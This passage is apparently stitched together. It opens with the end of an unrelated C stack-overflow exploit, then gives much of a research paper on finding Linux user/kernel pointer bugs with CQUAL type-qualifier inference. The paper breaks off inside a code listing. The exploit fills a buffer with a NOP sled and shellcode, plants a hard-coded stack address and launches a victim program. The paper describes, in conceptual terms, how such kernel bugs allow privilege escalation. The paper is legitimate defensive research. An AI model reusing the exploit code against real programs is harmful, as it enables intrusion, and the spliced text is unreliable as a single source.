    for (i = 0; i < bsize/2; i++)
        buff[i] = NOP;

    /* attack code */
    ptr = buff + ((bsize/2) - (strlen(attackcode)/2));
    for (i = 0; i < strlen(attackcode); i++)
        *(ptr++) = attackcode[i];

    /* restore ebp */
    ptr = buff + bsize - 9;
    addr_ptr = (long *)ptr;
    *(addr_ptr) = 0xbffff7f8;

    /* end of string */
    buff[bsize - 1] = '\0';

    execl("./victim", "victim", buff, 0);
}
```

# Finding User/Kernel Pointer Bugs With Type Inference

Rob Johnson      David Wagner  
*University of California at Berkeley*

## Abstract

Today's operating systems struggle with vulnerabilities from careless handling of user space pointers. User/kernel pointer bugs have serious consequences for security: a malicious user could exploit a user/kernel pointer bug to gain elevated privileges, read sensitive data, or crash the system. We show how to detect user/kernel pointer bugs using type-qualifier inference, and we apply this method to the Linux kernel using CQUAL, a type-qualifier inference tool. We extend the basic type-inference capabilities of CQUAL to support context-sensitivity and greater precision when analyzing structures so that CQUAL requires fewer annotations and generates fewer false positives. With these enhancements, we were able to use CQUAL to find 17 exploitable user/kernel pointer bugs in the Linux kernel. Several of the bugs we found were missed by careful hand audits, other program analysis tools, or both.

## 1 Introduction

Security critical programs must handle data from untrusted sources, and mishandling of this data can lead to security vulnerabilities. Safe data-management is particularly crucial in operating systems, where a single bug can expose the entire system to attack. Pointers passed as arguments to system calls are a common type of untrusted data in OS kernels and have been the cause of many security vulnerabilities. Such user pointers occur in many system calls, including, for example, `read`, `write`, `ioctl`, and `statfs`. These user pointers must be handled very carefully: since the user program and operating system kernel reside in conceptually different address spaces, the kernel must not directly dereference pointers passed from user space, otherwise security holes can result. By exploiting a user/kernel bug, a malicious user could take control of the operating system by overwriting kernel data structures, read sensitive data out of kernel memory, or simply crash the machine by corrupting kernel data.

Kernel version	Bugs found
Linux 2.4.20	11
Linux 2.4.23	10

Table 1: User/kernel bugs found by CQUAL. Each of these bugs represents an exploitable security vulnerability. Four bugs were common to both 2.4.20 and 2.4.23, for a total of 17 unique bugs. Eight of the bugs in Linux 2.4.23 were also in Linux 2.5.63.

User/kernel pointer bugs are unfortunately all too common. In an attempt to avoid these bugs, the Linux programmers have created several easy-to-use functions for accessing user pointers. As long as programmers use these functions correctly, the kernel is safe. Unfortunately, almost every device driver must use these functions, creating thousands of opportunities for error, and as a result, user/kernel pointer bugs are endemic. This class of bugs is not unique to Linux. Every version of Unix and Windows must deal with user pointers inside the OS kernel, so a method for automatically checking an OS kernel for correct user pointer handling would be a big step in developing a provably secure and dependable operating system.

We introduce type-based analyses to detect and eliminate user/kernel pointer bugs. In particular, we augment the C type system with type qualifiers to track the provenance of all pointers, and then we use type inference to automatically find unsafe uses of user pointers. Type qualifier inference provides a principled and semantically sound way of reasoning about user/kernel pointer bugs.

We implemented our analyses by extending CQUAL[7], a program verification tool that performs type qualifier inference. With our tool, we discovered several previously unknown user/kernel pointer bugs in the Linux kernel. In our experiments, we discovered 11 user/kernel pointer bugs in Linux kernel 2.4.20 and 10 such bugs in Linux 2.4.23. Four bugs were common to 2.4.20 and 2.4.23, for a total of 17 different bugs, and eight of these 17 were still present in the 2.5 development series. We

have confirmed all but two of the bugs with kernel developers. All the bugs were exploitable.

We needed to make several significant improvements to CQUAL in order to reduce the number of false positives it reports. First, we added a context-sensitive analysis to CQUAL, which has reduced the number of false positives and the number of annotations required from the programmer. Second, we improved CQUAL's handling of C structures by allowing fields of different instances of a structure to have different types. Finally, we improved CQUAL's analysis of casts between pointers and integers. Without these improvements, CQUAL reported far too many false positives. These two improvements reduce the number of warnings 20-fold and make the task of using CQUAL on the Linux kernel manageable.

Our principled approach to finding user/kernel pointer bugs contrasts with the ad-hoc methods used in MECA[15], a prior tool that has also been used to find user/kernel pointer bugs. MECA aims for a very low false positive rate, possibly at the cost of missing bugs; in contrast, CQUAL aims to catch all bugs, at the cost of more false positives. CQUAL's semantic analysis provides a solid foundation that may, with further research, enable the possibility of formal verification of the absence of user/kernel pointer bugs in real OS's.

All program analysis tools have false positives, but we show that programmers can substantially reduce the number of false positives in their programs by making a few small stylistic changes to their coding style. By following a few simple rules, programmers can write code that is efficient and easy to read, but can be automatically checked for security violations. These rules reduce the likelihood of getting spurious warnings from program verification or bug-finding tools like CQUAL. These rules are not specific to CQUAL and almost always have the benefit of making programs simpler and easier for the programmer to understand.

In summary, our main contributions are

- We introduce a semantically sound method for analyzing user/kernel security bugs.
- We identify 17 new user/kernel bugs in several different versions of the Linux kernel.
- We show how to reduce false positives by an order of magnitude, and thereby make type-based analysis of user/kernel bugs practical, by enhancing existing type inference algorithms in several ways. These improvements are applicable to any data-flow oriented program analysis tool.




Figure 1: The Linux virtual memory layout on 32-bit architectures.

- We develop guidelines that programmers can follow to further reduce the number of false positives when using program verification tools.

An extended version of this paper is available from the authors' web pages.

We begin by describing user/kernel pointer bugs in Section 2. We then describe type qualifier inference, and our refinements to this technique, in Section 3. Our experimental setup and results are presented in Sections 4 and 5, respectively. Section 6 discusses our false positive analysis and programming guidelines. We consider other approaches in Section 7. Finally, we summarize our results and give several directions for future work in Section 8.

## 2 User/kernel Pointer Bugs

All Unix and Windows operating systems are susceptible to user pointer bugs, but we'll explain them in the context of Linux. On 32-bit computers, Linux divides the virtual address space seen by user processes into two sections, as illustrated in Figure 1. The virtual memory space from 0 to 3GB is available to the user process. The kernel executable code and data structures are mapped into the upper 1GB of the process' address space. In order to protect the integrity and secrecy of the kernel code and data, the user process is not permitted to read or write the top 1GB of its virtual memory. When a user process makes a system call, the kernel doesn't need to change VM mappings, it just needs to enable read and write access to the top 1GB of virtual memory. It disables access to the top 1GB before returning control to the user process.

This provides a conceptually clean way to prevent user processes from accessing kernel memory directly, but it imposes certain obligations on kernel programmers. We will illustrate this with a toy example: suppose we want to implement two new system calls, `setint` and `getint`:<sup>1</sup>

```
int x;
void sys_setint(int *p)
{
    memcpy(&x, p, sizeof(x)); // BAD!
}
void sys_getint(int *p)
{
    memcpy(p, &x, sizeof(x)); // BAD!
}
```

Imagine a user program which makes the system call

```
getint(buf);
```

In a well-behaved program, the pointer, `buf`, points to a valid region of memory in the user process' address space and the kernel fills the memory pointed to by `buf` with the value of `x`.

However, this toy example is insecure. The problem is that a malicious process may try to pass an invalid `buf` to the kernel. There are two ways `buf` can be invalid.

First, `buf` may point to unmapped memory in the user process' address space. In this case, the virtual address, `buf`, has no corresponding physical address. If the kernel attempts to copy `x` to the location pointed to by `buf`, then the processor will generate a page fault. In some circumstances, the kernel might recover. However, if the kernel has disabled interrupts, then the page fault handler will not run and, at this point, the whole computer locks up. Hence the toy kernel code shown above is susceptible to denial-of-service attacks.

Alternatively, an attacker may attempt to pass a `buf` that points into the kernel's region of memory. The user process cannot read or write to this region of memory, but the kernel can. If the kernel blindly copies data to `buf`, then several different attacks are possible:

- By setting `buf` to point to the kernel executable code, the attacker can make the kernel overwrite its own code with the contents of `x`. Since the user can also set the value of `x` via legitimate calls to `setint`, she can use this to overwrite the kernel

code with any new code of her choice. For example, she could eliminate permission checking code in order to elevate her privileges.

- The attacker can set `buf` to point to kernel data structures that store her user id. By overwriting these with all 0s, the attacker can gain root privileges.
- By passing in random values for `buf` the attacker can cause the kernel to crash.

The above examples show the importance of validating a buffer pointer passed from user space before copying data into that buffer. If the kernel forgets to perform this check, then a malicious user gains control of the system. In most cases, an attacker can exploit reads from unchecked pointers, too. Imagine an attacker making the system call

```
setint(buf);
```

The kernel will copy 4 bytes from `buf` into `x`. An attacker could point `buf` at kernel file buffers, and the kernel would copy the contents of those file buffers into `x`. At this point, the attacker can read the contents of the file buffer out of `x` via a legitimate call to `getint`. With a little luck, the user can use this attack to learn the contents of `/etc/shadow`, or even the secret TLS key of the local web server.

User/kernel pointer bugs are hard to detect during testing because, in most cases, they succeed silently. As long as user programs pass valid pointers to system calls, a buggy system call implementation will work correctly. Only a malicious program will uncover the bug.

The `setint` and `getint` functions shown above may seem contrived, but two of the bugs we found effectively implemented these two system calls (albeit not under these names).

In order to avoid these errors, the Linux kernel contains several user pointer access functions that kernel developers are supposed to use instead of `memcpy` or dereferencing user pointers directly. The two most prominent of these functions are `copy_from_user` and `copy_to_user`, which behave like `memcpy` but perform the required safety checks on their user pointer arguments. Correct implementations of `setint` and `getint` would look like

```
int x;
void sys_setint(int *p)
{
```



```

    copy_from_user(&x, p, sizeof(x));
}
void sys_getint(int *p)
{
    copy_to_user(p, &x, sizeof(x));
}

```

As long as the user pointer access functions like `copy_from_user` and `copy_to_user` are used correctly, the kernel is safe. Unfortunately, Linux 2.4.20 has 129 system calls accepting pointers from user space as arguments. Making matters worse, the design of some system calls, like `ioctl`, require every device driver to handle user pointers directly, as opposed to having the system call interface sanitize the user pointers as soon as they enter the kernel. Thus the Linux kernel has hundreds of sources of user pointers and thousands of consumers, all of which must be checked for correctness, making manual auditing impossible.

This problem is not unique to Linux. For example, FreeBSD has similar user buffer access functions. Even though we have presented the problem in the context of the Linux kernel VM setup, the same problem would arise in other VM architectures, e.g. if the kernel was direct mapped and processes lived in virtual memory.

The above discussion makes it clear that there are essentially two disjoint kinds of pointers in the kernel:

**User pointers:** A pointer variable whose value is under user control and hence untrustworthy.

**Kernel pointers:** A pointer variable whose value is under kernel control and guaranteed by the kernel to always point into the kernel's memory space, and hence is trustworthy.

User pointers should always be verified to refer to user-level memory before being dereferenced. In contrast, kernel pointers do not need to be verified before being dereferenced.

It is easy for programmers to make user pointer errors because user pointers look just like kernel pointers—they're both of type "void \*". If user pointers had a completely different type from kernel pointers, say

```

typedef struct {
    void *p;
} user_pointer_t;

```

then it would be much easier for programmers to distinguish user and kernel pointers. Even better, if this type were opaque, then the compiler could check that the programmer never accidentally dereferenced a user pointer. We could thus think of user pointers as an abstract data type (ADT) where the only permitted operations are `copy_{to,from}_user`, and then the type system would enforce that user pointers must never be dereferenced. This would prevent user/kernel pointer bugs in a clean and principled way. The downside of such an approach is that programmers can no longer do simple, safe operations, like `p++`, on user pointers.

Fortunately, we can have all the advantages of typed pointers without the inflexibility if we tweak the concept slightly. All that's really needed is a *qualifier* on pointer types to indicate whether they were passed from user space or not. Consider, for example, the following code:

```

int copy_from_user(void * kernel to,
                  void * user from,
                  int len);
int memcpy(void * kernel to,
           void * kernel from,
           int len);

int x;
void sys_setint(int * user p)
{
    copy_from_user(&x, p, sizeof(x));
}
void sys_getint(int * user p)
{
    memcpy(p, &x, sizeof(x));
}

```

In this example, kernel and user modify the basic `void *` type to make explicit whether the pointer is from user or kernel space. Notice that in the function `sys_setint`, all the type qualifiers match. For instance, the user pointer `p` is passed into the user argument `from` of `copy_from_user`. In contrast, the function `sys_getint` has a type error, since the user pointer `p` is passed to `memcpy`, which expects a kernel pointer instead. In this case, this type error indicates an exploitable user/kernel bug.

In this paper, we use CQUAL, which allows programmers to add user-defined qualifiers to the C programming language. We create *user* and *kernel* type qualifiers and we use CQUAL to type-check the kernel. We have analyzed several different versions of the Linux kernel for user/kernel bugs, finding a total of 17 different

exploitable user/kernel pointer bugs.

### 3 Type Qualifier Inference

We begin with a review of type qualifier inference. The C programming language supports a few basic types, like `int`, `float`, and `char`. Programmers can construct types such as pointers, or references, to any type. For example, in our notation, `ref(int)` denotes a reference to a memory location of type `int`, or, in other words, a pointer of type `int *`. The C language also contains a few type qualifiers, like `const`, that can be applied to any of the basic or constructed types.

CQUAL allows programmers to create new, user-defined qualifiers that modify the standard C types, just like `const`. In our case, we use CQUAL to define qualifiers `user` and `kernel`. The intended meaning is as follows: a `user int` is an `int` whose value is possibly under user control and hence is untrustworthy; if  $\tau$  is any type, a `user  $\tau$`  is a value of type  $\tau$  that is possibly under user control; and likewise, a `kernel  $\tau$`  is a value of type  $\tau$  that is under kernel control. For instance, a `user ref(int)` is a reference to an `int` that is stored in user space; its value is an address in the mapped portion of user memory, and dereferencing it yields an `int`. In C, a pointer `p` of this type would be declared by the code `int * user p;`, and the `int` typically would be stored in user space, while the pointer to the `int` is stored in kernel space. We refer to a C type, together with its qualifiers, as a *qualified type*.

Note that qualifiers can modify each level of a standard type. The C type `int * user` is different from `int user *`; in the former case, it is the pointer (i.e., address) whose value is under user control, while in the latter case, it is the integer whose value is under user control. As another example, the programmer could declare a variable of C type `int * user * kernel`, which corresponds in our notation to `kernel ref(user ref(int))`; this would refer to a pointer, whose value came from the kernel, that points to a pointer, whose value originally came from user space, to an integer.

In general, the invariant we maintain is that every pointer of type `kernel ref(...)` has a value referring to an address in kernel space and cannot be controlled by any user process. Pointers of type `user ref(...)` may contain any address whatsoever. Normally, when the system is not under attack, user pointers refer to mapped memory within user space, but in the presence of an

adversary, this cannot be relied upon. Thus a pointer of type `kernel ref(...)` is safe to dereference directly; `user ref(...)` types are not.

The type qualifier inference approach to program analysis has several advantages. First, type qualifier inference requires programmers to add relatively few annotations to their programs. Programmers demand tools with low overhead, and type qualifier inference tools certainly meet those demands. Second, type qualifiers enable programmers to find bugs at compile time, before an application becomes widely distributed and impossible to fix. Third, type qualifiers are sound; if a sound analysis reports no errors in a source program, then it is *guaranteed* to be free of the class of bugs being checked. Soundness is critical for verifying security-relevant programs; a single missed security bug compromises the entire program.

Like standard C types and type qualifiers, CQUAL is flow-insensitive. This means that each program expression must have one qualified type that will be valid throughout the entire execution of the program. For example, just as C doesn't allow a local variable to sometimes be used as an `int` and sometimes as a `struct`, CQUAL does not permit a pointer to sometimes have type `user ref(int)` and sometimes have type `kernel ref(int)`.

Programmers can use these qualifiers to express specifications in their programs. As an example, Figure 2 shows type qualifier annotations for `copy_from_user` and `copy_to_user`. With these annotations in place, if a programmer ever calls one of these functions with, say, a `user` pointer where a `kernel` pointer is expected, CQUAL will report a type error. Figure 2 also shows CQUAL's syntax for annotating built-in C operators. The `__op_deref` annotation prohibits dereferencing `user` pointers. This annotation applies to all dereferences, including the C `*` and `->` operators, array indexing, and implicit dereferences of references to local variables.

In certain cases, Linux allows `kernel` pointers to be treated as if they were `user` pointers. This is analogous to the standard C rule that a *nonconst*<sup>2</sup> variable can be passed to a function expecting a `const` argument, and is an example of qualifier subtyping. The notion of subtyping should be intuitively familiar from the world of object-oriented programming. In Java, for instance, if *A* is a subclass of *B*, then an object of class *A* can be used wherever an object of class *B* is expected, hence *A* can be thought of as a subtype of *B* (written *A* < *B*).

```

int copy_from_user(void user * kernel kto,
                  void * user ufrom,
                  int len);
int copy_to_user(void * user uto,
                 void * kernel kfrom,
                 int len);
α __op_deref(α * kernel p);

```

Figure 2: Annotations for the two basic user space access functions in the Linux kernel. The first argument to `copy_from_user` must be a pointer to kernel space, but after the copy, its contents will be under user control. The `__op_deref` annotation declares that the C dereference operator, “\*”, takes a *kernel* pointer to any type,  $\alpha$ , and returns a value of type  $\alpha$ .

CQUAL supports subtyping relations on user-defined qualifiers, so we can declare that *kernel* is a subtype of *user*, written as  $\text{kernel} < \text{user}$ . CQUAL then extends qualifier subtyping relationships to qualified-type subtyping rules as follows. First, we declare that  $\text{kernel int} < \text{user int}$ , because any `int` under kernel control can be treated as a `int` possibly under user control. The general rule is<sup>3</sup>

$$\frac{Q \leq Q'}{Q \text{ int} \leq Q' \text{ int}}$$

This notation states that if qualifier  $Q$  is a subtype of qualifier  $Q'$ , then  $Q \text{ int}$  is a subtype of  $Q' \text{ int}$ , or in other words, any value of type  $Q \text{ int}$  can be safely used wherever a  $Q' \text{ int}$  is expected. For example, if a function expects a *const int*, then it may be called with a *nonconst int* because  $\text{nonconst} < \text{const}$ , and therefore  $\text{nonconst int} < \text{const int}$ .

The rule for subtyping of pointers is slightly more complicated.

$$\frac{Q \leq Q' \quad \tau = \tau'}{Q \text{ ref } (\tau) \leq Q' \text{ ref } (\tau')}$$

Notice that this rule requires that the referent types,  $\tau$  and  $\tau'$ , be equal, not just that  $\tau \leq \tau'$ . This is a well-known typing rule that is required for soundness. This rule captures CQUAL’s sound handling of aliasing, a problem that has plagued other bug-finding tools.

So far, we have described the basis for a type-checking analysis. If we were willing to manually insert a *user* or *kernel* qualifier at every level of every type declaration in the Linux kernel, we would be able to detect user/pointer bugs by running standard type-checking algorithms. However, the annotation burden of marking

up the entire Linux kernel in this way would be immense, and so we need some way to reduce the workload on the programmer.

We reduce the annotation burden using *type inference*. The key observation is that the vast majority of type qualifier annotations would be redundant, and could be inferred from a few base annotations, like those in Figure 2. Type qualifier inference provides a way to infer these redundant annotations: it checks whether there is any way to extend the source code annotations to make the result type-check. CQUAL implements type qualifier inference. For example, this allows CQUAL to infer from the code

```

int bad_ioctl(void * user badp)
{
    char badbuf[8];
    void *badq = badp;
    copy_to_user(badbuf, badq, 8);
}

```

that `badq` must be a *user* pointer (from the assignment `badq = badp`), but it is used as a *kernel* pointer (since `badq` is passed to `copy_from_user`). This is a type error. In this case, the type error indicates a bona fide security hole.

Notice that, in this example, the programmer didn’t have to write an annotation for the type of `badq`—instead, it was inferred from other annotations. Inference can dramatically reduce the number of annotations required from the programmer. In our experiments with Linux, we needed less than 300 annotations for the whole kernel; everything else was inferred by CQUAL’s type inference algorithm.

### 3.1 Soundness

As mentioned before, the theoretical underpinnings of type inference are sound, but C contains several constructs that can be used in unsound ways. Here we explain how CQUAL deals with these constructs.

**No memory safety.** CQUAL assumes programs are memory safe, i.e. that they contain no buffer overflows. Type qualifiers cannot detect buffer overflows, but other tools, such as BOON[14] or CCured[10], do address memory safety. In conjunction with these tools, CQUAL

forms a powerful system for verifying security properties.

**Unions.** CQUAL assumes programmers use unions safely, i.e. that the programmer does not write to one field of a union and read from a different one. Like memory-safety, type qualifiers cannot detect invalid uses of unions, but union-safety could plausibly be checked by another program analysis tool. Programmers could use CQUAL together with such a tool if it seems unrealistic to assume that programmers always use unions safely.

**Separate Compilation.** Type qualifier inference works from a few base annotations, but if the annotations are incomplete or incorrect, then the results may not be sound. In legacy systems like the Linux kernel, each source module provides one interface and makes use of many others, but none of these interfaces are annotated. Thus any analysis of one source file in isolation will be unsound. To get sound results, a whole-program analysis is required.

**Type casts.** C allows programmers to cast values to arbitrary types. We had to extend CQUAL slightly to handle some obscure cases. With these enhancements, our experience is that CQUAL just “does the right thing” in all cases we’ve encountered. For example, if the programmer casts from one type of struct to another, then CQUAL matches up the corresponding fields and flows qualifiers appropriately.

**Inline assembly.** CQUAL ignores inline assembly, which may cause it to miss some type errors. Analyzing inline assembly would require detailed knowledge of the instruction set and instruction semantics of a specific processor. Inline assembly is rare in most programs, and programmers can obtain sound analysis results by annotating functions containing inline assembly. Alternatively, programmers could provide C implementations of inline assembly blocks. The C implementations would not only benefit CQUAL, they would serve to document the corresponding assembly code.

### 3.2 Our Analysis Refinements

We made several enhancements to CQUAL to support our user/kernel analysis. The challenge was to improve

the analysis’ precision and reduce the number of false positives without sacrificing scalability or soundness. One of the contributions of this work is that we have developed a number of refinements to CQUAL that meet this challenge. These refinements may be generally useful in other applications as well, so our techniques may be of independent interest. However, because the technical details require some programming language background to explain precisely, we leave the details to the extended version of this paper and we only summarize our improvements here.

**Context-Sensitivity.** Context-sensitivity enables CQUAL to match up function calls and returns. Without context-sensitivity, type constraints at one call site to a function *f* will “flow” to other call sites. Context-sensitivity simultaneously reduces the number of annotations programmers must write and the number of false positives CQUAL generates. Experiments performed with Percent-S, a CQUAL-based tool for detecting format string bugs, found that context-sensitivity could reduce the false positive rate by over 90%, depending on the application[11].

**Field-sensitivity.** Field-sensitivity enables CQUAL to distinguish different instances of structures. Without field-sensitivity, every variable of type `struct foo` shares one qualified type, so a type constraint on field *x* of one instance flows to field *x* of every other instance. Without this enhancement, CQUAL was effectively unable to provide any useful results on the Linux kernel because the kernel uses structures so heavily. In our early experiments, the field-insensitive analysis produced a false positive for almost every call to `copy_from_user`, `copy_to_user`, etc. With our more precise analysis of structures and fields, CQUAL produces only a few hundred warnings.

**Well-formedness Constraints.** Well-formedness constraints enable CQUAL to enforce special type rules related to structures and pointers. We used this feature to encode rules like, “If a structure was copied from user space (and hence is under user control), then so were all its fields.” Without support for well-formedness constraints, CQUAL would miss some user/kernel bugs (see, e.g., Figure 4). Well-formedness constraints require no additional annotations; they are optional properties that are enabled or disabled in the configuration file that describes the type system used for an analysis.



**Sound and Precise Pointer/Integer Casts.** CQUAL now analyzes casts between pointers and integers soundly. Our improvement to CQUAL's cast handling simultaneously fixes a soundness bug and improves CQUAL's precision.

Together, these refinements dramatically reduce CQUAL's false positive rate. Before we made these improvements, CQUAL reported type errors (almost all of which were false positives) in almost every kernel source file. Now CQUAL finds type errors in only about 5% of the kernel source files, a 20-fold reduction in the number of false positives.

### 3.3 Error Reporting

In addition to developing new refinements to type qualifier inference, we also created a heuristic that dramatically increases the "signal-to-noise" ratio of type inference error reports. We implemented this heuristic in CQUAL, but it may be applicable to other program analysis tools as well.

Before explaining our heuristic, we first need to explain how CQUAL detects type errors. When CQUAL analyzes a source program, it creates a qualifier constraint graph representing all the type constraints it discovers. A typing error occurs whenever there is a valid path<sup>4</sup> from qualifier  $Q$  to qualifier  $Q'$  where the user-specified type system requires that  $Q \not\leq Q'$ . In the user/kernel example, CQUAL looks for valid paths from *user* to *kernel*. Since each edge in an error path is derived from a specific line of code, given an error path, CQUAL can walk the user through the sequence of source code statements that gave rise to the error, as is shown in Figure 3. This allows at least rudimentary error reporting, and it is what was implemented in CQUAL prior to our work.

Unfortunately, though, such a simple approach is totally inadequate for a system as large as the Linux kernel. Because typing errors tend to "leak out" over the rest of the program, one programming mistake can lead to thousands of error paths. Presenting all these paths to the user, as CQUAL used to do, is overwhelming: it is unlikely that any user will have the patience to sort through thousands of redundant warning messages. Our heuristic enables CQUAL to select a few canonical paths that capture the fundamental programming errors so the user can correct them.

Many program analyses reduce finding errors in the input program to finding invalid paths through a graph, so

a scheme for selecting error paths for display to the user could benefit a variety of program analyses.

To understand the idea behind our heuristic, imagine an ideal error reporting algorithm. This algorithm would pick out a small set,  $S$ , of statements in the original source code that break the type-correctness of the program. These statements may or may not be bugs, so we refer to them simply as untypable statements. The algorithm should select these statements such that, if the programmer fixed these lines of code, then the program would type-check. The ideal algorithm would then look at each error path and decide which statement in  $S$  is the "cause" of this error path. After bucketing the error paths by their causal statement, the ideal algorithm would select one representative error path from each bucket and display it to the user.

Implementing the ideal algorithm is impossible, so we approximate it as best we can. The goal of our approximation is to print out a small number of error traces from each of the ideal buckets. When the approximation succeeds, each of the untypable statements from the ideal algorithm will be represented, enabling the programmer to address all his mistakes.

Another way to understand our heuristic is that it tries to eliminate "derivative" and "redundant" errors, i.e., errors caused by one type mismatch leaking out into the rest of the program, as well as multiple error paths that only differ in some minor, inconsequential way.

The heuristic works as follows. First, CQUAL sorts all the error paths in order of increasing length. It is obviously easier for the programmer to understand shorter paths than longer ones, so those will be printed first. It is not enough to just print the shortest path, though, since the program may have two or more unrelated errors.

Instead, let  $E$  be the set of all qualifier variables that trigger type errors. To eliminate derivative errors we require that, for each qualifier  $Q \in E$ , CQUAL prints out *at most one* path passing through  $Q$ . To see why this rule works, imagine a local variable that is used as both a *user* and *kernel* pointer. This variable causes a type error, and the error may spread to other variables through assignments, return statements, etc. When using our heuristic, these other, derivative errors will not be printed because they necessarily will have longer error paths. After printing the path of the original error, the qualifier variable with the type error will be marked, suppressing any extraneous error reports. Thus this heuristic has the additional benefit of selecting the error path that is most likely to highlight the actual programming bug that caused the er-

```

buf.win_info.handle: $kernel $user
  proto-noderef.cq:66      $kernel == _op_deref_arg1@66@1208
    cs.c:1208              == &win->magic
    cs.c:1199              == *win
    ds.c:809               == *pcmcia_get_first_window_arg1@809
    ds.c:809               == buf.win_info.handle
include/pcmcia/ds.h:76     == buf.win_info
    ds.c:716               == buf
    ds.c:748               == *cast
    ds.c:748               == *__generic_copy_from_user_arg1@748
    ds.c:748               == *__generic_copy_from_user_arg1
  proto-noderef.cq:27     == $user

```

Figure 3: The CQUAL error report for a bug in the PCMCIA system of Linux 2.4.5 through 2.6.0. We shortened file names for formatting. By convention, CQUAL type qualifiers all begin with “\$”.

ror. The heuristic will also clearly eliminate redundant errors since if two paths differ only in minor, inconsequential ways, they will still share some qualifier variable with a type error. In essence, our heuristic approximates the buckets of the ideal algorithm by using qualifier variables as buckets instead.

Before we implemented this heuristic, CQUAL often reported over 1000 type errors per file, in the kernel source files we analyzed. Now, CQUAL usually emits one or two error paths, and occasionally as many as 20. Furthermore, in our experience with CQUAL, this error reporting strategy accomplishes the main goals of the idealized algorithm described above: it reports just enough type errors to cover all the untypable statements in the original program.

## 4 Experiment Setup

We performed experiments with three separate goals. First, we wanted to verify that CQUAL is effective at finding user/kernel pointer bugs. Second, we wanted to demonstrate that our advanced type qualifier inference algorithms scale to huge programs like the Linux kernel. Third, we wanted to construct a Linux kernel provably free of user/kernel pointer bugs.

To begin, we annotated all the user pointer accessor functions and the dereference operator, as shown in Figure 2. We also annotated the kernel memory management routines, `kmalloc` and `kfree`, to indicate they return and accept *kernel* pointers. These annotations were not strictly necessary, but they are a good sanity check on our results. Since CQUAL ignores inline assembly code,

we annotated several common functions implemented in pure assembly, such as `memset` and `strlen`. Finally, we annotated all the Linux system calls as accepting *user* arguments. There are 221 system calls in Linux 2.4.20, so these formed the bulk of our annotations. All told, we created 287 annotations. Adding all the annotations took about half a day. The extended version of this paper lists all the functions we annotated.

The Linux kernel can be configured with a variety of features and drivers. We used two different configurations in our experiments. In the file-by-file experiments we configured the kernel to enable as many drivers and features as possible. We call this the “full” configuration. For the whole-kernel analyses, we used the default configuration as shipped with kernels on `kernel.org`.

CQUAL can be used to perform two types of analyses: file-by-file or whole-program. A file-by-file analysis looks at each source file in isolation. As mentioned earlier, this type of analysis is not sound, but it is very convenient. A whole-program analysis is sound, but takes more time and memory. Some of our experiments are file-by-file and some are whole-program, depending on the goal of the experiment.

To validate CQUAL as a bug-finding tool we performed file-by-file analyses of Linux kernels 2.4.20 and 2.4.23 and recorded the number of bugs CQUAL found. We also analyzed the warning reports to determine what programmers can do to avoid false positives. Finally, we made a subjective evaluation of our error reporting heuristics to determine how effective they are at eliminating redundant warnings.

We chose to analyze each kernel source file in isolation because programmers depend on separate compilation,

Version	Configuration	Mode	Raw Warnings	Unique Warnings	Exploitable Bugs
2.4.20	Full	File	512	275	7
2.4.23	Full	File	571	264	6
2.4.23	Default	File	171	76	1
2.4.23	Default	Whole	227	53	4

Table 2: Experimental results. A full configuration enables as many drivers and features as possible. The default configuration is as shipped with kernels on kernel.org. A file-by-file analysis is unsound, but represents how programmers will actually use program auditing tools. A whole kernel analysis requires more resources, but is sound and can be used for software verification. The raw warning count is the total number of warnings emitted by CQUAL. We discovered in our experiments that many of these warnings were redundant, so the unique warning count more accurately represents the effort of investigating CQUAL’s output.

so this model best approximates how programmers actually use static analysis tools in practice. As described in Section 3, analyzing one file at a time is not sound. To partially compensate for this, we disabled the subtyping relation *kernel* < *user*. In the context of single-file analysis, disabling subtyping enables CQUAL to detect inconsistent use of pointers, which is likely to represent a programming error. The following example illustrates a common coding mistake in the Linux kernel:

```
void dev_ioctl(int cmd, char *p)
{
    char buf[10];
    if (cmd == 0)
        copy_from_user(buf, p, 10);
    else
        *p = 0;
}
```

The parameter, *p*, is not explicitly annotated as a *user* pointer, but it almost certainly is intended to be used as a *user* pointer, so dereferencing it in the “else” clause is probably a serious, exploitable bug. If we allow subtyping, i.e. if we assume *kernel* pointers can be used where *user* pointers are expected, then CQUAL will just conclude that *p* must be a *kernel* pointer. Since CQUAL doesn’t see the entire kernel at once, it can’t see that *dev\_ioctl* is called with user pointers, so it can’t detect the error. With subtyping disabled, CQUAL will enforce consistent usage of *p*: either always as a *user* pointer or always as a *kernel* pointer. The *dev\_ioctl* function will therefor fail to typecheck.

In addition, we separately performed a whole kernel analysis on Linux kernel 2.4.23. We enabled subtyping for this experiment since, for whole kernel analyses, subtyping precisely captures the semantics of user and kernel pointers.

We had two goals with these whole-kernel experiments. First, we wanted to verify that CQUAL’s new type qualifier inference algorithms scale to large programs, so we measured the time and memory used while performing the analysis. We then used the output of CQUAL to measure how difficult it would be to develop a version of the Linux kernel provably free of user/kernel pointer bugs. As we shall see, this study uncovered new research directions in automated security analysis.

## 5 Experimental Results

All our experimental results are summarized in Table 2.

**Error reporting.** We quickly noticed that although our error clustering algorithm substantially improved CQUAL’s output, it still reported many redundant warning messages. Each warning is accompanied by an error path that explains the source of the user pointer and the line of code that dereferences it, as shown in Figure 3. Based on our experience reviewing the warnings, they can further be clustered by the line of code from which the user pointer originates. In our experiments, we performed this additional clustering (according to the source of the user pointer) manually. Table 2 presents both the raw and manually clustered warning counts. We refer only to the clustered error counts throughout the rest of this paper.

**Bug finding with CQUAL.** Our first experiment analyzed each source file separately in the full configuration of Linux kernel 2.4.20. CQUAL generated 275 unique warnings in 117 of the 2312 source files in this version of the kernel. Seven warnings corresponded to

```

1: int i2cdev_ioctl (struct inode *inode, struct file *file, unsigned int cmd,
2:                   unsigned long arg)
3: {
4: ...
5:     case I2C_RDWR:
6:         if (copy_from_user(&rdwr_arg,
7:                             (struct i2c_rdwr_ioctl_data *)arg,
8:                             sizeof(rdwr_arg)))
9:             return -EFAULT;
10: ...
11:     for( i=0; i<rdwr_arg.nmsgs; i++ )
12:     {
13: ...
14:         if(copy_from_user(rdwr_pa[i].buf,
15:                             rdwr_arg.msgs[i].buf,
16:                             rdwr_pa[i].len))
17:         {
18:             res = -EFAULT;
19:             break;
20:         }
21:     }
22: ...

```

